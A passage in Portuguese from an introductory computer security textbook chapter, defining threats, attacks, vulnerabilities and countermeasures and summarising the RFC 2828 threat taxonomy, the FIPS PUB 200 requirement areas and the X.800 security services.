Dados contidos em um sistema de informação; serviço provido por um sistema; capacidade do sistema, como poder de processamento ou largura de banda de comunicação; item de equipamento do sistema (isto é, um componente do sistema — hardware, firmware, software ou documentação); instalação que abrigue operações e equipamentos de sistema.

### **Risco**

Expectativa de perda de segurança expressa como a probabilidade de que uma ameaça particular explorará uma vulnerabilidade particular com resultado danoso particular.

## Vulnerabilidade

Falha, defeito ou fraqueza no projeto, implementação ou operação e gerenciamento de um sistema que poderia ser explorada para violar a política de segurança do sistema.

Fonte: RFC 2828, Internet Security Glossary, maio de 2000.



**FIGURA 1.2** Conceitos e relações de segurança.

No contexto da segurança, nossa preocupação é com as **vulnerabilidades** dos ativos do sistema. [NRC02] apresenta uma lista das seguintes categorias gerais de vulnerabilidades de um ativo de sistema de computador ou rede:

- Ele pode ser **corrompido**, de modo a operar de forma errônea ou dar respostas erradas. Por exemplo, valores de dados armazenados podem ser diferentes do que deveriam ser porque foram modificados inadequadamente.
- Ele pode estar **vazando**. Por exemplo, alguém que não deveria ter acesso a

algumas ou a todas as informações disponíveis por meio da rede obtém tal acesso.

- Ele pode tornar-se **indisponível** ou muito lento. Isto é, usar o sistema ou rede torna-se impossível ou impraticável.

Esses três tipos gerais de vulnerabilidade correspondem aos conceitos de integridade, confidencialidade e disponibilidade, enumerados anteriormente nesta seção.

Correspondendo aos vários tipos de vulnerabilidades de um ativo de sistema estão as **ameaças** capazes de explorar essas vulnerabilidades. Uma ameaça representa um potencial dano à segurança de um ativo. Um **ataque** é uma ameaça que é executada (ação de ameaça) e, se bem-sucedido, resulta em uma violação indesejável de segurança ou consequência da ameaça. O agente que executa o ataque é denominado atacante ou **agente fonte de ameaça**. Podemos distinguir dois tipos de ataques:

- **Ataque ativo:** Tentativa de alterar ativos de sistemas ou afetar sua operação.
- **Ataque passivo:** Tentativa de descobrir ou fazer uso de informações advindas do sistema que não afeta ativos do sistema.

Também podemos classificar os ataques com base na sua origem:

- **Ataque interno:** Iniciado por uma entidade que está dentro do perímetro de segurança (um “usuário interno legítimo” ou “*insider*”). O *insider* está autorizado a acessar ativos de sistema, mas os usa de modo não aprovado por quem concedeu a autorização.
- **Ataque externo:** Iniciado de fora do perímetro por um usuário não autorizado ou ilegítimo do sistema (um “*outsider*”). Na Internet, atacantes externos potenciais vão de amadores curiosos a criminosos organizados, terroristas internacionais e governos hostis.

Finalmente, uma **contramedida** é qualquer meio utilizado para lidar com um ataque à segurança. O ideal seria que uma contramedida pudesse ser projetada para **impedir** o sucesso de um tipo de ataque em particular. Quando a prevenção não é possível ou falha em alguma instância, a meta é **detectar** o ataque e **recuperar** o sistema dos efeitos do ataque. Uma contramedida pode em si introduzir novas vulnerabilidades. Seja qual for o caso, é possível que vulnerabilidades residuais permaneçam após a aplicação de contramedidas. Tais vulnerabilidades podem ser exploradas por agentes fonte de ameaça que representam um nível residual de **risco** para os ativos. Os proprietários procurarão minimizar tal risco dadas outras restrições.

## 1.2 Ameaças, ataques e ativos

Passamos agora a um exame mais detalhado de ameaças, ataques e ativos. Em primeiro lugar, examinamos os tipos de ameaças à segurança que devem ser tratados e depois damos alguns exemplos dos tipos de ameaças que se aplicam a diferentes categorias de ativos.

### Ameaças e ataques

A [Tabela 1.2](#), baseada na RFC 2828, descreve quatro tipos de consequências de ameaças e dá uma lista de tipos de ataques que resultam em cada consequência.

**Tabela 1.2**

#### Consequências de ameaça e tipos de ações de ameaça que causam cada consequência

Consequência de ameaça	Ação de ameaça (ataque)
<b>Revelação não autorizada</b> Circunstância ou evento pelo qual uma entidade obtém acesso a dados que não está autorizada a acessar.	<b>Exposição:</b> Dados sensíveis são revelados diretamente a uma entidade não autorizada. <b>Interceptação:</b> Entidade não autorizada acessa diretamente dados sensíveis transportados entre origens e destinos autorizados. <b>Inferência:</b> Ação de ameaça pela qual uma entidade não autorizada acessa indiretamente dados sensíveis (mas não necessariamente os dados contidos na comunicação) após analisar as características ou subprodutos de comunicações. <b>Intrusão:</b> Uma entidade não autorizada obtém acesso a dados sensíveis burlando as proteções de segurança de um sistema.
<b>Fraude</b> Circunstância ou evento que pode resultar no recebimento, por uma entidade autorizada, de dados falsos na crença de que sejam verdadeiros.	<b>Personificação:</b> Entidade não autorizada obtém acesso a um sistema ou realiza um ato malicioso fazendo-se passar por entidade autorizada. <b>Falsificação:</b> Dados falsos enganam uma entidade autorizada. <b>Retratação:</b> Entidade engana outra negando falsamente a responsabilidade por um ato.
<b>Disrupção</b> Circunstância ou evento que interrompe ou impede a operação correta de serviços e funções de sistema.	<b>Incapacitação:</b> Impede ou interrompe a operação de um sistema desabilitando um componente de sistema. <b>Corrupção:</b> Promove alterações indesejadas para a operação de uma sistema através da modificação adversa de funções ou dados do sistema. <b>Obstrução:</b> Ação de ameaça que interrompe a entrega de serviços de sistema, atrapalhando a operação do sistema.
<b>Usurpação</b> Circunstância ou evento que resulta no controle de serviços ou funções do sistema por entidade não autorizada.	<b>Apropriação indevida:</b> Uma entidade assume o controle lógico ou físico não autorizado de um ativo de sistema. <b>Utilização indevida:</b> Faz com que um componente do sistema realize uma função ou serviço prejudicial à segurança do sistema.

Fonte: Baseada na RFC 2828.

**Revelação não autorizada** é uma ameaça à confidencialidade. Os seguintes tipos de ataques podem resultar nessa consequência de ameaça:

- **Exposição:** Pode ser deliberada, como ocorre quando um agente interno (*insider*) divulga informações sensíveis, como números de cartões de crédito, a um agente externo (*outsider*). Também pode ser o resultado de um erro humano, de hardware ou de software, que resulta em uma entidade obtendo conhecimento não autorizado sobre dados sensíveis. Há numerosos exemplos disso, como a publicação acidental na Web, por uma universidade, de informações confidenciais de estudantes.
- **Interceptação:** Interceptação é um ataque comum no contexto de comunicações. Em uma rede local (LAN) compartilhada, como uma LAN sem fio ou uma rede Ethernet, qualquer dispositivo conectado à LAN pode receber uma cópia dos pacotes cujo destino pretendido era outro dispositivo. Na Internet, um hacker persistente pode obter acesso a tráfego de e-mail e outras transferências de dados. Todas essas situações criam um cenário potencial para o acesso não autorizado a dados.
- **Inferência:** Um exemplo de inferência é conhecido como análise de tráfego, no qual um adversário consegue obter informações mediante a observação do padrão de tráfego em uma rede, como a quantidade de tráfego entre determinados pares de máquinas na rede. Outro exemplo é a inferência de informações detalhadas de um banco de dados por um usuário cujo acesso é apenas limitado; isso é conseguido por meio de repetidas consultas cujos resultados combinados permitem fazer alguma inferência.
- **Intrusão:** Um exemplo de intrusão é um adversário obter acesso não autorizado a dados sensíveis, burlando proteções de controle de acesso do sistema.

**Fraude** é uma ameaça à integridade de sistemas ou à integridade de dados. Os seguintes tipos de ataques podem resultar nessa consequência de ameaça:

- **Personificação:** Um exemplo de personificação é a tentativa por um usuário não autorizado de obter acesso a um sistema fazendo-se passar por usuário autorizado; isso pode ocorrer se o usuário não autorizado conseguir descobrir qual é o ID de acesso e a senha do usuário. Outro exemplo é o uso de um programa malicioso, como um cavalo de Troia, que parece executar uma função útil ou desejável, mas na verdade obtém acesso não autorizado a ativos de sistema ou engana um usuário e o leva a executar outro programa malicioso.

■ **Falsificação:** Refere-se à alteração ou substituição de dados válidos ou à introdução de dados falsos em um arquivo ou banco de dados. Por exemplo, um estudante pode alterar suas notas em um banco de dados de uma escola.

■ **Retratação (ou repúdio):** Nesse caso, um usuário nega o envio de dados ou nega o recebimento ou a posse dos dados.

**Disrupção** é uma ameaça à disponibilidade ou integridade do sistema. Os seguintes tipos de ataques podem resultar nessa consequência de ameaça:

■ **Incapacitação:** É um ataque à disponibilidade do sistema. Pode ocorrer como resultado de destruição física ou dano ao hardware do sistema. No caso mais típico, softwares maliciosos, como cavalo de Troia, vírus ou worms (“vermes”), poderiam funcionar de modo tal a incapacitar um sistema ou alguns de seus serviços.

■ **Corrupção:** É um ataque à integridade do sistema. Um software malicioso nesse contexto poderia funcionar de modo tal que os ativos ou serviços do sistema funcionam de maneira não pretendida. Ou um usuário poderia obter acesso não autorizado a um sistema e modificar algumas de suas funções. Um exemplo do último é um usuário colocar uma porta dos fundos (backdoor) no sistema para prover acesso subsequente a um sistema e seus ativos por meio de um procedimento que não seja o usual.

■ **Obstrução:** Um modo de obstruir a operação de sistema é interferir com comunicações, incapacitando enlaces de comunicação ou alterando informações de controle de comunicação. Outro modo é sobrecarregar o sistema criando uma carga excessiva de tráfego de comunicação ou de processamento.


**Usurpação** é uma ameaça à integridade do sistema. Os seguintes tipos de ataques podem resultar nessa consequência de ameaça:

■ **Apropriação indevida:** Pode incluir roubo de serviço. Um exemplo é um ataque distribuído de negação de serviço quando software malicioso é instalado em várias máquinas que serão usadas como plataformas para direcionar tráfego a uma máquina-alvo. Nesse caso, o software malicioso faz uso não autorizado de recursos do processador e do sistema operacional.

■ **Utilização indevida:** Pode ocorrer por meio de programas maliciosos ou de um hacker que obteve acesso não autorizado a um sistema. Em qualquer caso, as funções de segurança podem ser desativadas ou limitadas.

## Ameaças e ativos

Os ativos de um sistema de computador podem ser categorizados como hardware, software, dados e enlaces, e redes de comunicação. Nesta subseção, descrevemos brevemente essas quatro categorias e as relacionamos aos conceitos de integridade, confidencialidade e disponibilidade apresentados na [Seção 1.1](#) (veja [Figura 1.3](#) e [Tabela 1.3](#)).



**FIGURA 1.3** Escopo da segurança de computadores.

### Tabela 1.3

#### Ativos computacionais e de rede, com exemplos de ameaças

	Disponibilidade	Confidencialidade	Integridade
<b>Hardware</b>	O equipamento é roubado ou desabilitado e, por consequência, há negação de serviço.		
<b>Software</b>	Programas são removidos, negando acesso a usuários.	Uma cópia não autorizada do software é feita.	Um programa instalado é modificado, seja para fazê-lo falhar durante a execução, seja para obrigá-lo a executar alguma tarefa não pretendida.
<b>Dados</b>	Arquivos são removidos, prevenindo seu acesso por usuários.	É realizada leitura não autorizada de dados. Uma análise estatística de dados revela dados subjacentes.	Arquivos existentes são modificados ou novos arquivos são fabricados.
<b>Enlaces de comunicação</b>	Mensagens são destruídas ou eliminadas. Enlaces ou redes de comunicação tornam-se indisponíveis.	Mensagens são lidas. O padrão de tráfego de mensagens é observado.	Mensagens são modificadas, atrasadas, reordenadas ou duplicadas. Mensagens falsas são fabricadas.

*Nota:* Essa figura representa preocupações de segurança que não se referem à segurança física, incluindo controle de acesso a sistemas computacionais, proteção de dados transmitidos por sistemas de comunicação e proteção de dados armazenados.

## **Hardware**

Uma grande ameaça ao hardware de sistemas de computador é a ameaça à disponibilidade. O hardware é o elemento mais vulnerável a ataques e o menos suscetível a controles automatizados. Ameaças incluem dano acidental ou deliberado ao equipamento, bem como roubo. A proliferação de computadores pessoais e estações de trabalho, e a disseminação no uso de LANs, aumentam o potencial de haver perdas nessa área. Roubo de CD-ROMs e DVDs pode resultar em perda de confidencialidade. Medidas de segurança físicas e administrativas são necessárias para lidar com essas ameaças.

## **Software**

Software inclui o sistema operacional, utilitários e programas de aplicação. Uma ameaça fundamental ao software é um ataque à disponibilidade. Softwares, especialmente softwares de aplicação, são frequentemente fáceis de se destruir. Além disso, eles podem ser alterados ou danificados para que se tornem inúteis. O gerenciamento cuidadoso da configuração de softwares, o que inclui fazer backup de suas versões mais recentes, pode manter alta disponibilidade. Um problema mais difícil de tratar é uma modificação de software que resulta em um programa que ainda funciona, mas se comporta de modo diferente do anterior, o que é uma ameaça à integridade/autenticidade. Vírus de computador e ataques relacionados caem nessa categoria. Um problema final é a proteção contra

pirataria de software. Embora certas contramedidas estejam disponíveis, de modo geral o problema da cópia não autorizada de software ainda não foi resolvido.

## Dados

Segurança de hardware e software é preocupação típica de profissionais de centros de computação ou preocupação individual de usuários de computadores pessoais. Um problema muito mais amplo é a segurança de dados, que envolve arquivos e outras formas de dados, controlados por indivíduos, grupos e organizações empresariais.

Preocupações de segurança referentes a dados são amplas, abrangendo disponibilidade, sigilo e integridade. No caso da disponibilidade, a preocupação é com a destruição de arquivos de dados, que pode ocorrer por acidente ou intencionalmente.

A preocupação óbvia com sigilo é a leitura não autorizada de arquivos de dados ou bancos de dados, e essa área talvez seja o assunto de mais pesquisa e esforço do que qualquer outra área da segurança de computadores. Uma ameaça menos óbvia ao sigilo envolve a análise de dados e se manifesta na utilização dos denominados bancos de dados estatísticos, que fornecem resumos de informações ou informações agregadas. Presume-se que a existência de informações agregadas não ameace a privacidade dos indivíduos envolvidos. Todavia, à medida que a utilização de bancos de dados estatísticos cresce, há um potencial cada vez maior para a revelação de informações pessoais. Essencialmente, características de indivíduos que constituem o banco de dados podem ser identificadas por meio de uma análise cuidadosa. Por exemplo, se uma tabela registra o valor agregado das rendas dos entrevistados A, B, C e D, e outra registra o valor agregado das rendas de A, B, C, D e E, a diferença entre os dois valores agregados é a renda de E. Esse problema é intensificado pelo desejo crescente de combinar conjuntos de dados. Em muitos casos, comparar a consistência entre vários conjuntos de dados em diferentes níveis de agregação requer acesso a unidades individuais. Assim, as unidades individuais, que são motivo de preocupações de privacidade, ficam disponíveis em vários estágios no processamento dos conjuntos de dados.

Finalmente, a integridade de dados é uma preocupação importante na maioria das instalações. Modificações de arquivos de dados podem ter consequências que vão de insignificantes a desastrosas.

## **Enlaces e redes de comunicação**

Ataques à segurança de redes podem ser classificados como *ataques passivos* e *ataques ativos*. Um ataque passivo tenta adquirir ou fazer uso de informações do sistema, mas não afeta ativos do sistema. Um ataque ativo tenta modificar ativos do sistema ou afetar sua operação.

**Ataques passivos** consistem por natureza em bisbilhotar ou monitorar transmissões. A meta do atacante é obter informações que estão sendo transmitidas. Dois tipos de ataques passivos são a revelação do conteúdo de mensagens e a análise de tráfego.

A **revelação do conteúdo de mensagens** é fácil de entender. Uma conversa ao telefone, uma mensagem por correio eletrônico e um arquivo transferido podem conter informações sensíveis ou confidenciais. Gostaríamos de impedir que um adversário conheça o conteúdo dessas transmissões.

Um segundo tipo de ataque passivo, a **análise de tráfego**, é mais sutil. Suponha que tivéssemos um meio de disfarçar os conteúdos de mensagens ou outro tráfego de informações de modo que os adversários, mesmo que capturassem a mensagem, não pudessem extrair informações da mensagem. A técnica comum para mascarar conteúdo é a cifração. Se dispuséssemos de proteção por cifração, ainda assim um oponente poderia observar o padrão dessas mensagens. Ele poderia determinar a localização e a identidade das máquinas comunicantes e observar a frequência e o comprimento das mensagens trocadas. Essas informações poderiam ser úteis para adivinhar a natureza da comunicação ocorrida.

Ataques passivos são muito difíceis de detectar porque não envolvem qualquer alteração dos dados. Tipicamente, o tráfego de mensagens é enviado e recebido de modo aparentemente normal, e nem o remetente nem o receptor percebem que uma terceira parte leu as mensagens ou observou o padrão de tráfego. Entretanto, é viável impedir o sucesso desses ataques, usualmente por meio de cifração. Assim, a ênfase no tratamento de ataques passivos está na prevenção, em vez de na detecção.

**Ataques ativos** envolvem alguma modificação do fluxo de dados ou a criação de um fluxo falso e podem ser subdivididos em quatro categorias: repetição, personificação, modificação de mensagens e negação de serviço.

**Repetição** envolve a captura passiva de uma unidade de dados e sua subsequente retransmissão para produzir um efeito não autorizado.

Uma **personificação** ocorre quando uma entidade finge ser uma entidade diferente. Um ataque de personificação usualmente inclui uma das outras formas

de ataque ativo. Por exemplo, sequências de autenticação podem ser capturadas e reproduzidas após ocorrer uma sequência de autenticação válida, o que habilita uma entidade autorizada que tenha poucos privilégios a obter privilégios extras personificando uma entidade que tenha tais privilégios extras.

**Modificação de mensagens** simplesmente significa que alguma porção de uma mensagem legítima é alterada ou que mensagens são atrasadas ou reordenadas para produzir um efeito não autorizado. Por exemplo, uma mensagem que diz “Permitir que John Smith leia contas contendo arquivos confidenciais” é modificada para dizer “Permitir que Fred Brown leia contas contendo arquivos confidenciais”.

A **negação de serviço** impede ou inibe a utilização ou o gerenciamento normal de instalações de comunicação. Esse ataque pode ter um alvo específico; por exemplo, uma entidade pode suprimir todas as mensagens dirigidas a determinado destino (por exemplo, o serviço de auditoria de segurança). Outra forma de negação de serviço é a disruptão de uma rede inteira, seja pela incapacitação da rede, seja por sobrecarregá-la com mensagens com o intuito de degradar seu desempenho.

Ataques ativos apresentam características opostas às de ataques passivos. Ao passo que ataques passivos são difíceis de detectar, há medidas disponíveis para impedir o seu sucesso. Por outro lado, é bastante difícil impedir completamente ataques ativos, porque isso exigiria proteção física de todas as instalações e rotas de comunicação o tempo todo. Em vez disso, a meta é detectá-los e recuperar o sistema de qualquer disruptão ou demoras causadas por eles. Por ter um efeito restritivo, a detecção também pode contribuir para a prevenção.

## 1.3 Requisitos funcionais de segurança

Há vários modos de classificar e caracterizar as contramedidas que podem ser usadas para reduzir vulnerabilidades e lidar com ameaças a ativos de sistema. Será útil para a apresentação no restante do livro examinar diversas abordagens, o que fazemos nesta e nas duas seções seguintes. Nesta seção, vemos contramedidas em termos de requisitos funcionais e seguimos a classificação definida no FIPS PUB 200 (*Minimum Security Requirements for Federal Information and Information Systems*). Esse padrão enumera 17 áreas relacionadas à segurança relativas à proteção da confidencialidade, integridade e disponibilidade de sistemas de informação e das informações processadas, armazenadas e transmitidas por esses sistemas. As áreas são definidas na [Tabela](#)

## 1.4.

### Tabela 1.4

#### Requisitos de segurança

**Controle de acesso:** Limitar acesso a sistemas de informação a usuários autorizados, processos que agem em nome de usuários autorizados ou dispositivos (incluindo outros sistemas de informação) e aos tipos de transações e funções que usuários autorizados têm permissão de exercer.

**Conscientização e treinamento:** (i) Assegurar que gerentes e usuários de sistemas de informação organizacionais se conscientizem dos riscos à segurança associados às suas atividades e das leis, regulamentações e políticas relacionadas à segurança de sistemas de informação organizacionais; e (ii) assegurar que o pessoal seja adequadamente treinado para executar seus deveres e responsabilidades relacionados à segurança das informações.

**Auditoria e responsabilidade:** (i) Criar, proteger e manter registros de auditoria do sistema de informação pelo período que seja necessário para facilitar monitoramento, análise, investigação e relato de atividades ilegítimas, não autorizadas ou inadequadas do sistema de informação; e (ii) assegurar que as ações de usuários individuais do sistema de informação possam ser rastreadas exclusivamente até esses usuários de modo a poder cobrar deles a responsabilidade por suas ações.

**Avaliações de certificação, credenciamento e segurança:** (i) Avaliar periodicamente os controles de segurança em sistemas de informação organizacionais para determinar se os controles são efetivos em sua aplicação; (ii) desenvolver e implementar planos de ação projetados para corrigir deficiências e reduzir ou eliminar vulnerabilidades em sistemas de informação organizacionais; (iii) autorizar a operação de sistemas de informação organizacionais e quaisquer conexões associadas ao sistema de informação; e (iv) monitorar continuamente os controles de segurança do sistema de informação para garantir a efetividade contínua dos controles.

**Gerenciamento de configuração:** (i) Estabelecer e manter configurações e inventários básicos de sistemas de informação organizacionais (incluindo hardware, software, firmware e documentação) por todos os ciclos de vida do desenvolvimento do sistema respectivo; e (ii) estabelecer e garantir o cumprimento das configurações de segurança para produtos de tecnologia da informação empregados em sistemas de informação organizacionais.

**Planejamento de contingência:** Estabelecer, manter e implementar planos para respostas a emergências, operações de backup e recuperação pós-desastre para sistemas de informação organizacionais, para assegurar a disponibilidade de ativos de informação críticos e a continuidade de operações em situações de emergência.

**Identificação e autenticação:** Identificar usuários do sistema de informação, processos que agem em nome de usuários ou dispositivos e autenticar (ou verificar) as identidades desses usuários, processos ou dispositivos, como pré-requisito para permitir acesso a sistemas de informação organizacionais.

**Resposta a incidentes:** (i) Estabelecer uma capacidade operacional de lidar com incidentes relativos a sistemas de informação organizacionais, incluindo atividades adequadas de preparação, detecção, análise, contenção, recuperação e resposta do usuário; e (ii) rastrear, documentar e relatar incidentes aos responsáveis organizacionais e/ou autoridades adequadas.

**Manutenção:** (i) Realizar manutenção periódica e oportuna em sistemas de informação organizacionais; e (ii) prover controles efetivos de ferramentas, técnicas, mecanismos e pessoal usados para executar a manutenção do sistema de informação.

**Proteção da mídia:** (i) Proteger a mídia do sistema de informação, seja em papel, seja digital; (ii) limitar acesso a informações relativas a mídias do sistema de informação a usuários autorizados; e (iii) apagar ou destruir uma mídia do sistema de informação antes de descartá-la ou liberá-la para reutilização.

**Proteção física e ambiental:** (i) Limitar o acesso físico a sistemas de informação, equipamentos e respectivos ambientes operacionais a indivíduos autorizados; (ii) proteger as instalações físicas e a

infraestrutura de suporte aos sistemas de informação; (iii) prover serviços de suporte a sistemas de informação; (iv) proteger sistemas de informação contra perigos ambientais; e (v) prover controles ambientais adequados em instalações que contenham sistemas de informação.

**Planejamento:** Desenvolver, documentar, atualizar periodicamente e implementar planos de segurança para sistemas de informação organizacionais que descrevam os controles de segurança instalados ou planejados para os sistemas de informação e as regras de comportamento para indivíduos que acessam os sistemas de informação.

**Segurança de pessoal:** (i) Assegurar que indivíduos que ocupam posições de responsabilidade dentro de organizações (incluindo prestadores de serviços terceirizados) são confiáveis e cumprem os critérios de segurança estabelecidos para essas posições; (ii) assegurar que informações organizacionais e sistemas de informação estejam protegidos durante e depois de ações relativas a gerenciamento de pessoal, como demissões e transferências; e (iii) aplicar sanções formais ao pessoal que não cumpra as políticas e procedimentos de segurança organizacional.

**Avaliação de risco:** Avaliar periodicamente o risco às operações organizacionais (incluindo missão, funções, imagem ou reputação), ativos organizacionais e indivíduos, resultante da operação de sistemas de informação organizacionais e do processamento, armazenamento ou transmissão de informações organizacionais.

**Aquisição de sistemas e serviços:** (i) Alocar ativos suficientes para proteger sistemas de informação organizacionais; (ii) empregar processos de ciclo de vida de desenvolvimento de sistemas que incorporem considerações sobre segurança das informações; (iii) aplicar restrições à utilização e instalação de software; e (iv) assegurar que provedores de serviços terceirizados empreguem medidas de segurança adequadas para proteger informações, aplicações e/ou serviços terceirizados da organização.

**Proteção de sistemas e comunicações:** (i) Monitorar, controlar e proteger comunicações organizacionais (isto é, informações transmitidas ou recebidas por sistemas de informação organizacionais) nas fronteiras externas e nas principais fronteiras

internas dos sistemas de informação; e (ii) empregar projetos de arquitetura, técnicas de desenvolvimento de software e princípios de engenharia de sistemas que promovam a efetiva segurança de informações dentro de sistemas de informação organizacionais.

**Integridade de sistemas e informações:** (i) Identificar, relatar e corrigir a tempo falhas de informação e sistemas de informação; (ii) prover proteção contra código malicioso em locais adequados dentro de sistemas de informação organizacionais; e (iii) monitorar alertas e auditorias de segurança do sistema de informação e tomar as providências adequadas para enfrentá-los.

---

Fonte: Baseada nos FIPS PUB 200.

Os requisitos apresentados no FIPS PUB 200 abrangem ampla gama de contramedidas para vulnerabilidades e ameaças à segurança. Aproximadamente, podemos dividir essas contramedidas em duas categorias: as que requerem medidas técnicas de segurança de computadores (abordadas na Parte Um e na Parte Dois deste livro), seja do hardware, seja do software ou de ambos; e aquelas que são fundamentalmente questões de gerenciamento (tratadas na Parte Três).

Cada uma das áreas funcionais pode envolver medidas técnicas de segurança computacional, bem como medidas de gerenciamento. Áreas funcionais que exigem primariamente medidas técnicas de segurança computacional incluem controle de acesso, identificação e autenticação, proteção de sistemas e comunicações, e integridade de sistemas e informações. Áreas funcionais que envolvem primariamente controles e procedimentos de gerenciamento incluem conscientização e treinamento; auditoria e responsabilidade; certificação, credenciamento e avaliações de segurança; planejamento de contingência; manutenção; proteção física e ambiental; planejamento; segurança de pessoal; avaliação de risco; e aquisição de sistemas e serviços. Áreas funcionais que combinam medidas técnicas de segurança computacional e controles de gerenciamento incluem gerenciamento de configuração, resposta a incidentes e proteção de mídia.

Observe que a maioria das áreas de requisitos funcionais no FIPS PUB 200 são primariamente questões de gerenciamento ou têm, no mínimo, uma

componente significativa de gerenciamento, ao contrário de soluções puramente de software ou hardware. Isso pode ser novidade para alguns leitores e não é refletido em muitos dos livros sobre segurança de computadores e informações. Porém, como observou um especialista em segurança de computadores: “Se acha que tecnologia pode resolver seus problemas de segurança, você não entende os problemas e não entende a tecnologia” [SCHN00]. Este livro reflete a necessidade de combinar abordagens técnicas e gerenciais para obter segurança efetiva de computadores.

O FIPS PUB 200 dá um resumo útil das principais áreas de preocupação, tanto técnicas quanto gerenciais, referentes à segurança de computadores. Este livro tenta abranger todas essas áreas.

## 1.4 Uma arquitetura de segurança para sistemas abertos

Para avaliar efetivamente as necessidades de segurança de uma organização e avaliar e escolher vários produtos e políticas de segurança, o gerente responsável pela segurança precisa de um modo sistemático para definir os requisitos de segurança e caracterizar as abordagens para satisfazer esses requisitos. Isso já é bastante difícil em um ambiente de processamento de dados centralizado; com a utilização de redes locais e de longa distância, o problema é ampliado.

A Recomendação X.800 do ITU-T,<sup>4</sup> *Security Architecture for OSI*, define tal abordagem sistemática. A arquitetura de segurança OSI é útil para gerentes como um meio de organizar a tarefa de prover segurança. Além disso, já que essa arquitetura foi desenvolvida como um padrão internacional, fabricantes de computadores e comunicações desenvolveram recursos de segurança para seus produtos e serviços relacionados a essa definição estruturada de serviços e mecanismos. Embora a X.800 se concentre em segurança no contexto de redes e comunicações, os conceitos aplicam-se também à segurança de computadores.

Para nossas finalidades, a arquitetura de segurança OSI provê uma visão geral útil, embora abstrata, de muitos dos conceitos dos quais este livro trata. A arquitetura de segurança OSI se concentra em ataques à segurança, mecanismos e serviços de segurança, que podem ser resumidamente definidos da seguinte maneira:

- **Ataque à segurança:** Qualquer ação que comprometa a segurança de informações que uma organização possui.
- **Mecanismo de segurança:** Um mecanismo projetado para detectar, impedir

ou recuperar-se de um ataque à segurança.

- **Serviço de segurança:** Um serviço que aprimora a segurança dos sistemas de processamento de dados e das transferências de informações de uma organização. Os serviços são projetados para contrapor ataques à segurança, e fazem uso de um ou mais mecanismos de segurança para prover o serviço. A subseção sobre ameaças a enlaces e redes de comunicação na [Seção 1.2](#) é baseada na categorização de ameaças à segurança da X.800. As duas seções seguintes examinam serviços e mecanismos de segurança usando a arquitetura X.800.

## Serviços de segurança

A X.800 define um serviço de segurança como o serviço que é oferecido por uma camada de protocolo de sistemas de comunicação abertos e garante segurança adequada dos sistemas ou das transferências de dados. Uma definição talvez mais clara é encontrada na RFC 2828, que fornece a seguinte definição: serviço de processamento ou comunicação que é provido por um sistema para dar um tipo específico de proteção a ativos de sistema; serviços de segurança implementam políticas de segurança e são implementados por mecanismos de segurança.

A X.800 divide esses serviços em seis categorias e 14 serviços específicos ([Tabela 1.5](#)). Examinaremos cada categoria por vez.<sup>5</sup> Tenha em mente que, em sua grande parte, a X.800 se concentra em sistemas distribuídos e de rede, e portanto dá mais ênfase à segurança de rede do que à segurança de um sistema computacional isolado. Não obstante, a [Tabela 1.5](#) é uma lista útil para a verificação de serviços de segurança.

**Tabela 1.5**

### Serviços de segurança

#### Autenticação

Garantia de que a entidade comunicante é aquela que declara ser.

#### Autenticação de entidades parceiras

Usada em associação com uma conexão lógica para prover

confiabilidade a respeito da identidade das entidades conectadas.

### ***Autenticação da origem dos dados***

Em uma transferência sem conexão, assegura que a origem dos dados recebidos é quem ela afirma ser.

### **Controle de acesso**

Prevenção de utilização não autorizada de um ativo (isto é, esse serviço controla quem pode ter acesso a um ativo, sob quais condições o acesso pode ocorrer e o que tem permissão de fazer quem os está acessando).

### ***Confidencialidade de dados***

Proteção de dados contra revelação não autorizada.

#### ***Confidencialidade de conexão***

Proteção de todos os dados de usuário em uma conexão.

#### ***Confidencialidade sem conexão***

Proteção de todos os dados de usuário em um bloco de dados isolado.

#### ***Confidencialidade de campo seletivo***

Confidencialidade de campos selecionados dentro dos dados de usuário em uma conexão ou em um bloco de dados isolado.

#### ***Confidencialidade do fluxo de tráfego***

Proteção de informações que poderiam ser derivadas da observação de fluxos de tráfego.

### **Disponibilidade**

Assegura que não há qualquer recusa de acesso autorizado a elementos de rede, informações armazenadas, fluxos de informação, serviços e aplicações em razão de eventos que causam impacto à rede. Soluções para recuperação de desastre estão incluídas nessa categoria.

### **Integridade de dados**

Garantia de que dados recebidos estão exatamente como enviados por uma entidade autorizada (isto é, não contêm qualquer

modificação, inserção, deleção ou repetição).

### ***Integridade de conexão com recuperação***

Provê a integridade de todos os dados de usuários em uma conexão e detecta qualquer modificação, inserção, deleção ou repetição de quaisquer dados dentro de uma sequência de dados inteira, com tentativa de recuperação de tal ação detectada.

